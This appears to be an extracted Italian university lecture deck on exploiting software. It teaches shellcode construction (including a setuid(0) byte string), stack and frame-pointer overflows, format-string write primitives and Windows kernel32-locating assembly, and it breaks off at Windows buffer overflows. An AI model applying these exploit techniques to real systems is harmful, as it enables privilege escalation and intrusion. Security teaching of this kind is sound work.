

Exploiting Software: How To Break Code

Angelo Dell'Aera
<a.dellaera@reply.it>

Università di Parma - 10/5/2012

1

Relatore

Angelo Dell'Aera

Laureato in Ingegneria Elettronica, ha collaborato con il Politecnico di Bari come ricercatore nell'ambito del progetto TCP Westwood+, un algoritmo di nuova concezione per il TCP congestion control, di cui ha sviluppato le patch, ufficialmente integrate nel kernel di Linux. Segue attivamente lo sviluppo del kernel di Linux da alcuni anni interessandosi, in particolar modo, al networking, alla VM e alle problematiche relative alle architetture SMP. Membro di HoneyNet Project e Antifork Research, attualmente lavora presso Communication Valley (Security Reply Business Unit) in qualità di Senior Security Specialist.

2


Exploit-1

- Definizione di exploit
 - “attacco finalizzato a produrre accesso ad un sistema, e/o incrementi di privilegio”
- Classificazione
 - Criterio spaziale
 - Exploit locale
 - Exploit remoto
 - Criterio funzionale
 - Exploit per configurazioni errate servizio
 - Exploit per html/cgi insicuri
 - Exploit per “code injection”



3

Exploit-2: attacco



4

Code injection

Analisi di un exploit:

- Ricettore
- Shellcode
- Meccanismi: gcc nei sistemi IA-32

- Attacchi code injection:
 - Ret overflow
 - Frame Pointer overflow
 - Format bug

Ricettore

Caratteristiche del processo:

Breakable

“vulnerabilità che induce il ricettore ad eseguire codice iniettato”

Ad elevato privilegio

Modalità di penetrazione:


- Break in salita
- Break in discesa

Ricettore: UID e EUID

UID: id assegnato ad un utente ed ai suoi processi


EUID: id effettivo, assegnato a particolari processi. Può essere diverso da UID.

Syscall: setuid() e seteuid().




Ricettore: break (in salita di privilegio)

Attacco ad un `suidroot` binary (-rwsr-xr-x root root)



Ricettore: break (in discesa di privilegio)

Attacco ad un demone di root che perde privilegi con seteuid.



9

Shellcode-1

Codice eseguibile che viene iniettato nel processo.

Criterio spaziale:

- Shellcode per exploit locali
- Shellcode per exploit remoti


Criterio funzionale (syscall):

- Execve "/bin/sh"
- Setuid(0) + execve "/bin/sh"
- Setuid(0) + chrootescape... + execve "/bin/sh"
- Setuid(0) + chrootescape... + dup2() + execve "/bin/sh"

10

Shellcode-2

Syscall su architettura IA-32.



11

Shellcode-3

Sintesi:

Preparazione di un sorgente C

Compilazione statica del sorgente (include interfaccia libreria)

Estrazione dall'oggetto dei codici essenziali:

- Passaggio in EAX dell'indice della syscall.
- Preparazione degli argomenti
 - Passaggio in EBX, ECX.. argomenti per la syscall (linux).
 - Passaggio nello stack argomenti per la syscall (BSD).
- Invocazione dell'interruzione int \$0x80.

Problematiche di realizzazione:

- Lunghezza minima, (chiamate essenziali)
- Shellcode non deve contenere \0.
- Shellcode su set limitato di caratteri. Regex [0-9a-zA-Z]

12

Shellcode-4

Esempio di realizzazione di una shellcode: syscall setuid();

Sorgente base:

```
main(){ setuid(0); }
```

Compilazione statica...

```
gcc -g -static test.c -o setuid
```

Disassemblaggio della syscall...

```
gdb ./setuid
(gdb) disass setuid
Dump of assembler code for function setuid:
0x804c900 <setuid>:  push  %ebp
0x804c901 <setuid+1>:  mov   %esp,%ebp
0x804c903 <setuid+3>:  sub  $0x14,%esp
0x804c906 <setuid+6>:  push %edi
0x804c907 <setuid+7>:  mov  0x8(%ebp),%edi
...
0x804c929 <setuid+41>: mov  %edi,%ebx
0x804c92b <setuid+43>: mov  $0x17,%eax
0x804c930 <setuid+48>: int  $0x80
```

argomento setuid()

inizializzazione registri

invocazione interrupt

13

Shellcode-5

Setup di setuid():

- Indice syscall (0x17) -> **EAX**; (/usr/src/linux/include/asm/unistd.h)
- Argomento (0) -> **EBX**;
- Call int \$0x80;

Versione in asm inline:

```
main()
{ __asm__ __volatile__(
movl $0x17, %eax
movl $0, %ebx
int $0x80); }
```

Dump dell'oggetto dopo la compilazione:

```
objdump -d ./a.out
080483a4 <main>:
80483a4: 55          push %ebp
80483a5: 89 a5      mov  %esp,%ebp
80483a7: b8 17 00 00 mov  $0x17,%eax
80483ac: bb 00 00 00 mov  $0x0,%ebx
80483b1: cd 80      int  $0x80
80483b3: c9        leave
80483b4: c3        ret
```

14

Shellcode-6

Sostituzioni per evitare \0.

```
mov $0x0, %ebx  ==>  xor %ebx, %ebx
mov $0x17, %eax ==>  xor %eax, %eax
                    movb $0x17, %al
```

Shellcode definitiva:

```
80483a4: 55          push %ebp
80483a5: 89 a5      mov  %esp,%ebp
80483a7: 31 c0     xor  %eax,%eax
80483a9: 31 db     xor  %ebx,%ebx
80483ab: b0 17     mov  $0x17,%al
80483ad: cd 80     int  $0x80
80483af: c9        leave
80483b0: c3        ret
```


`\x31\xc0\x31\xdb\xb0\x17\xcd\x80`

15

gcc-1 in IA-32

Importanza dei registri nella traduzione c->asm:

- EIP: instruction pointer
 - "puntatore all'istruzione successiva"
- ESP: stack pointer
 - "puntatore riferito al top della pila" (mobile)
- EBP: frame pointer
 - "puntatore riferito alla base del record di attivazione" (fisso)



16

gcc-2 in IA-32

Record di attivazione (RDA):

Parametri attuali:

RET addr (pushato dalla call):

Frame pointer (ebp):


```
pushl %ebp (salva vecchio valore)
movl %esp, %ebp
```

Variabili automatiche (locali):

Nested function:

Record di attivazione annidati:

Link attraverso i frame pointers:



17

gcc-3 in IA-32

Stack per allocazione di variabili automatiche e passaggio di parametri attuali.


```
int
fun(int a, int b)
{
    return (a+1);
}
main()
{
    int i;
    i=fun(1,2);
}
```

Dump of assembler code for function main:

```
0x00483cd <main+9>: push $0x2
0x00483cf <main+11>: push $0x1
0x00483d1 <main+13>: call 0x00483b0 <fun>
```

Dump of assembler code for function fun:

```
0x00483b0 <fun>: push %ebp
0x00483b1 <fun+1>: mov %esp,%ebp
0x00483b3 <fun+3>: mov 0x4(%ebp),%edx
0x00483b6 <fun+6>: inc %edx
0x00483b7 <fun+7>: mov %edx,%eax
0x00483b9 <fun+9>: leave
0x00483ba <fun+10>: ret
```




18

gcc-4 in IA-32

Attacco generico:

- Overflow:
 - superamento della capienza del buffer.
- Forzatura del ret nella pila
- Istanza breakable:
 - Allocazione di un buffer nello stack
 - Operazioni non controllate sul buffer



19

Attacchi

Tipologie di attacco:

- Buffer overflow
- Frame pointer overflow
- Format bug
- Heap overflow

20

Ret overflow-1: analisi

Caratteristiche processo:

- Vulnerabilità che consente sovrascrittura completa del ret di una qualunque istanza (strcpy(), sprintf(), etc..)
- Capacità del buffer nel RDA, HEAP o quant'altro sufficiente a contenere la shellcode (poche decine di byte)
- Predicibilità indirizzo shellcode

Strumenti:

- Exploit che realizza una struttura:
 - Contenente la shellcode;
 - Auto-indirizzante (nuovo retaddr punta ad un indirizzo interno della struttura stessa);

21

Ret overflow-2: strategia

Predicibilità dell'indirizzo di start della shellcode:

- Indirizzo del frame pointer di prima istanza costante per ogni processo (paginazione)
- Offset variabile per il tuning dell'attacco.
- Nop padding per agevolare l'offset guessing su exploit remoti

```
main()
{
  long ret;
  __asm__("movl %%ebp,%0" : "=g" (ret) );
  printf("ebp : 0x%x\n",ret);
}
```

22

Ret overflow-3: preparazione


Realizzazione della struttura penetrante:

Nop per agevolare il tuning;

Shellcode interna;

Ret nuovo;


Offset di tuning;



23

Ret overflow-4: tuning

Ret addr= base+ offset 1+ offset 2



24

Ret overflow-5: run time


Penetrazione a runtime:

Stack di istanza vulnerabile

Ingresso struttura

Sovrascrittura del r

Innesco shellcode



25

Ret overflow-6: problemi

Problemi:

- Introduzione di feature per evitare che si possa sfruttare questa tipologia di errori di programmazione
- Le tecniche più efficaci e più comunemente utilizzate per prevenire la possibilità che si possa redirezionare il flusso di esecuzione di un programma nello stack:
 - stack randomization
 - non executable stack

26

Ret overflow-7: stack randomization

- Randomizzazione dell'address space del processo (e quindi dello stack):
 - Non ha molta ragion d'essere su sistemi Windows in quanto, essendo il modello di implementazione nativamente thread-based, non si prestano ad una redirezione del flusso di esecuzione direttamente nello stack
 - Su sistemi Linux rende di fatto molto più difficile individuare l'indirizzo a cui risulta posizionato il buffer e quindi lo shellcode

27

Ret overflow-8: stack randomization

- E' ancora possibile exploitare un processo vulnerabile con un approccio a brute-force
- Inoltre, è possibile su sistemi Linux con kernel 2.6 eliminare la necessità di fare address guessing sfruttando il supporto per le `vsyscall` di recente introdotto in tale branch
- Questo secondo modo di procedere ricorda molto l'approccio tipicamente utilizzato per scrivere exploit su piattaforma Windows

28

Frame pointer overflow-1: analisi

Caratteristiche processo:

- Vulnerabilità che consente sovrascrittura completa o parziale del frame pointer di una qualunque istanza di secondo livello, o superiore.
- Capacità del buffer nel RDA sufficiente a contenere nop padding, shellcode e 8 byte (+ spazio per i parametri attuali, e variabili automatiche se usati dalla caller) per completare l'epilogo della funzione caller (su replica RDA)

Strumenti:

- Attacco locale con gdb
- Exploit che realizza di una struttura:
 - Contenente la shellcode;
 - Auto-indirizzante sul ret della caller.
 - Contenente il pivot decrementato per la sostituzione del record di attivazione.

33

Frame pointer overflow-2: strategia

Sostituzione del RDA della funzione caller.


- Struttura penetrante contenente:
 - Nop padding
 - Shellcode
 - Ricostruzione parziale del record di attivazione
 - Ret auto-indirizzante
- Sovrascrittura del byte meno significativo del frame pointer dell'istanza di secondo livello:
 - Sostituzione del RDA della caller con quello ricostruito.
 - Ritorno dell'istanza di secondo livello
 - Ritorno dell'istanza di primo livello e innesco shellcode.

34

Frame pointer overflow-3: scenario

Strategia d'attacco dal punto di vista grafico:

RDA prima istanza
RDA seconda istanza
Gestione link
Penetrazione buffer




35

Frame pointer overflow-4: scenario

Strategia d'attacco dal punto di vista grafico:

Overflow sul byte meno significativo del fp
Definizione di pivot: byte meno significativo di EBP
Scrittura pivot-8 nel byte meno significativo del fp
Contenuto del buffer iniettato:

- Nop padding
- shellcode
- Ret autoindirizzante



36

Frame pointer overflow-5: tuning

Tuning dell'attacco:

- Analisi predicibilità ret-addr per il record d'attivazione di prima istanza come l'attacco ret overflow: offset guessing.
- Determinazione del pivot mediante l'uso di gdb.

37

Frame pointer overflow-6: pivot

Test per la valutazione del pivot:

- Preparazione di test.c che esegue il binario mediante una syscall exec.

- Debugging del test

```
• gdb ./test
```

- Load dei simboli ed esecuzione

```
• (gdb) symbol-file ./binario
• (gdb) run
• --
• Program received signal SIGTRAP, Trace/breakpoint trap.
• 0x40001990 in _start () from /lib/ld-linux.so.2
```

- Inserimento di un breakpoint:

```
• (gdb) disass fun2
• Dump of assembler code for function fun2:
• 0x8048420 <fun>:      push  %ebp
• 0x8048421 <fun+1>:    mov   %esp,%ebp
• 0x8048423 <fun+3>:    sub  $0x14,%esp
• ...
• (gdb) break *0x8048423
• Breakpoint 1 at 0x8048423
```

38


Frame pointer overflow-7: pivot

- Ripristino esecuzione interrotta dal sigtrap:

```
• (gdb) c
• continuing.
• --
• Breakpoint 1, 0x8048423 in fun2 ()
```

- Determinazione pivot leggendo il contenuto di ebp:

```
• (gdb) info reg ebp
• ebp          0xbffff0c          -1073743348
```



39

Frame pointer overflow-8: attacco

Step di attacco e problematiche:


- Determinazione del pivot
- Pivot < 8 ? Introduzione di variabili di ambiente che modificano la base del frame pointer di prima istanza e determinazione nuovo pivot.
- Ricompilazione dell'exploit con pivot (decrementato nel buffer)
- Offset guessing

40

Frame pointer overflow-9: run time

Penetrazione a runtime:

- Esecuzione istanza vulnerabile
- Sovrascrittura del frame pointer
- Ritorno istanza di shellcode
- Esecuzione codice RDA replicato
- Ritorno istanza primo livello
- Innesco shellcode



Format bug-1: analisi

Variable argument list:

funzione ("format", arg1, arg2 ..);


- Format: stringa che specifica natura e numero degli argomenti passati (%d, %s, %p.. etc.)
- Arg1, arg2 etc... argomenti attuali passati alla funzione.

Vulnerabilità:

- Format penetrabile (non hardcoded) o omesso.
- Es: sprintf(d, s); /* copia s in d, omettendo il format */


Format bug-2: analisi

Format bug come gdb:



Format bug-3: analisi

Esecuzione programma vulnerabile:



Format bug-4: lettura

Letture indirizzi arbitrari di memoria:

Dato un indirizzo di memoria è possibile leggerne il contenuto, mediante la preparazione di un opportuno buffer.

```
addr _____ %s  
...%x%x%x%x%x%x%x...  
%x in numero sufficiente a  
raggiungere il buffer dove è  
stato scritto addr
```

45

Format bug-5: scrittura

Scrittura di indirizzi arbitrari in memoria:


- Il costruttore "%n" scrive nell'indirizzo a cui è riferito, il numero dei byte stampati fino a quel momento dalla printf.
Esempio: `Printf("ciao%n",&c);`
- Se la print è limitata come in `sprintf()`, %n scrive il numero dei byte che avrebbero dovuto essere stati stampati fino a quel momento (a prescindere dalla limitazione).
- E' possibile scrivere in un dato indirizzo di memoria con opportuno buffer che fa uso di 4 "%n" riferiti ad indirizzi disallineati.

```
addr addr addr ...%.8x%.8x%.8x%.8x...%n...%n...%n...%n...%  
+1 +2 +3 x... n  
%.8x in numero sufficiente a  
raggiungere il buffer dove è stato  
scritto addr  
4 %n, con pad opportuno così che ogni  
volta viene scritto il byte meno  
significativo in modo corretto
```

46

Format bug-6: scrittura

Scrittura con write disallineate:



```
%n | = byte da scrivere  
mod 256
```

47

Format bug-7: attacco

Attacco con format bug:

- Determinazione dell'indirizzo del ret dell'istanza caller mediante gdb, o indagando con un numero di %x imprecisato.
- Caricamento della shellcode in un qualsiasi buffer di cui è possibile predire con una certa approssimazione l'indirizzo iniziale. (nop padding)
- Realizzazione di un overflow sul ret della caller mediante sovrascrittura multipla con 4 "%n" dell'indirizzo di innesco della shellcode.

48

Introduzione a Windows-1

- Secondo *Internet World Stats* nel 2006 gli utenti di Internet erano **1.086.250.903**
- L'**86.5%** degli utenti utilizza Windows, il 3.8% MAC OS ed il 3.5% Linux
- Circa **940 milioni** di persone utilizzano Windows
- Ecco spiegato perchè il worm Sasser è stato fonte di così tanti problemi...

49

Introduzione a Windows-2 *Syscall*

- **Interrupt**

Windows 9x/NT/2000: int 0x2e

Linux 2.4: int 0x80

- **Sysenter**

Windows XP/2003/Vista

Linux 2.6

Gli indici delle syscall su Windows non sono fissi e quindi non possono essere chiamate direttamente

50

Introduzione a Windows-3

- Differenze rispetto a Linux



- Non esistono syscall per le chiamate ai socket
- Comunicazione con il kernel possibile soltanto tramite le API esportate dalle DLL di sistema

- Non è noto a priori quali DLL siano mappate nell'address space del processo

51

Windows Shellcode-1

- Nel mondo Windows non tutte le funzioni sono immediatamente accessibili
- Possiamo aggrapparci ad una certezza: kernel32.dll
- Si dispone di due funzioni fondamentali:
 - GetProcAddress()
 - LoadLibrary()
- L'indirizzo a cui è mappata kernel32.dll non è sempre lo stesso e inoltre rebase.exe e l'update automatico di Windows creano altri problemi

52


Windows Shellcode-2

- Determinare l'indirizzo a cui è mappata kernel32.dll
- Tre alternative possibili
 - PEB (Process Environment Block)
 - TEB (Thread Environment Block)
 - SEH (Structured Exception Handling)

53

Windows shellcode: PEB-1

- Ogni processo è rappresentato da un Executive Process Block ed una sua entry è il PEB



54

Windows shellcode: PEB-2

- La seconda entry della module list è sempre kernel32.dll e quindi è possibile ricavare il suo base address su tutte le versioni di Windows

```
// Code by Quequero
xor edx, edx
add edx, fs:[edx+0x30] // Il PEB
js kernel_9x
mov edx, [edx + 0x0c]
mov esi, [edx + 0x1c]
lodsd
mov eax, [eax + 0x8] // Kernel32.dll base
jmp exit
kernel_9x:
mov eax, [eax + 0x34]
lea eax, [eax + 0x7c]
mov eax, [eax + 0x3c] // Kernel32.dll base
```

55

Windows shellcode: TEB-1

- Anche i thread hanno il loro PEB, si chiama TEB e viene referenziato a **fs:[0x18]**
- A 4 byte dall'inizio del TEB si trova un indirizzo che punta sempre alla cima dello stack
- Individuato lo stack, ad un offset di **0x1C** byte si trova un indirizzo che punta all'interno di kernel32.dll
- A questo punto è essenziale scoprire a che indirizzo si trova la base della DLL

56

Windows shellcode: TEB-2

- In Windows le DLL sono allineate a 64Kb e quindi è possibile cercare la signature 'MZ'

```
// Code by Skape (Solo WinNt/Xp/...)
xor esi, esi
mov esi, fs:[esi + 0x18] // TEB
lodsd
lodsd
mov eax, [eax - 0x1c] // Cima dello Stack
kernel32_loop:
dec eax
xor ax, ax
cmp word ptr [eax], 0x5a4d // MZ?
jne kernel32_loop
```

57

Windows shellcode: SEH-1

- La terza ed ultima tecnica, portabile ed affidabile, sfrutta le SEH (Structured Exception Handling)
- Il primo handler è referenziato a **fs:[0]**
- L'ultimo handler (anche noto come *Unhandled Exception Handler*) si trova all'interno di kernel32.dll
- Si utilizza una tecnica simile a quella del TEB: ossia il walking in pagine da 64Kb

58

Windows shellcode: SEH-2

```
// Code by Skape (Win9x/Nt/Xp/...)
xor ecx, ecx
mov esi, fs:[ecx] // SEH Handler
not ecx
last_handler :
lodsd
mov esi, eax
cmp [eax], ecx
jne last_handler
mov eax, [eax + 0x04]
kernel32_loop :
dec eax // Incremento di 64k
xor ax, ax
cmp word ptr [eax], 0x5a4d // MZ
jne kernel32_loop
```

59

Windows Buffer Overflow-1

- Esempio di exploiting di buffer overflow su piattaforma Windows

```
00400000mov al, [data + i] // Un byte in AL
00400003mov [ESP + i], al // E poi nel buffer
00400006i++
00400007if al != 0, loop 00400000 // Riempiamo
00400009ret
ESP = 0x00120000
```

- E' necessario sovrascrivere il return address per farlo tornare in 0x0012xxxx

60

Windows Buffer Overflow-2

- Problemi:
 - Le funzioni quali strcpy() ed affini copiano finchè non incontrano un NULL byte 0x00
 - Il return address (0x0012xxxx) ne contiene almeno uno e gli eseguibili hanno un base-address di 0x00400000.

61


Windows Buffer Overflow-3

- Le DLL vengono mappate sempre allo stesso indirizzo dal sistema operativo
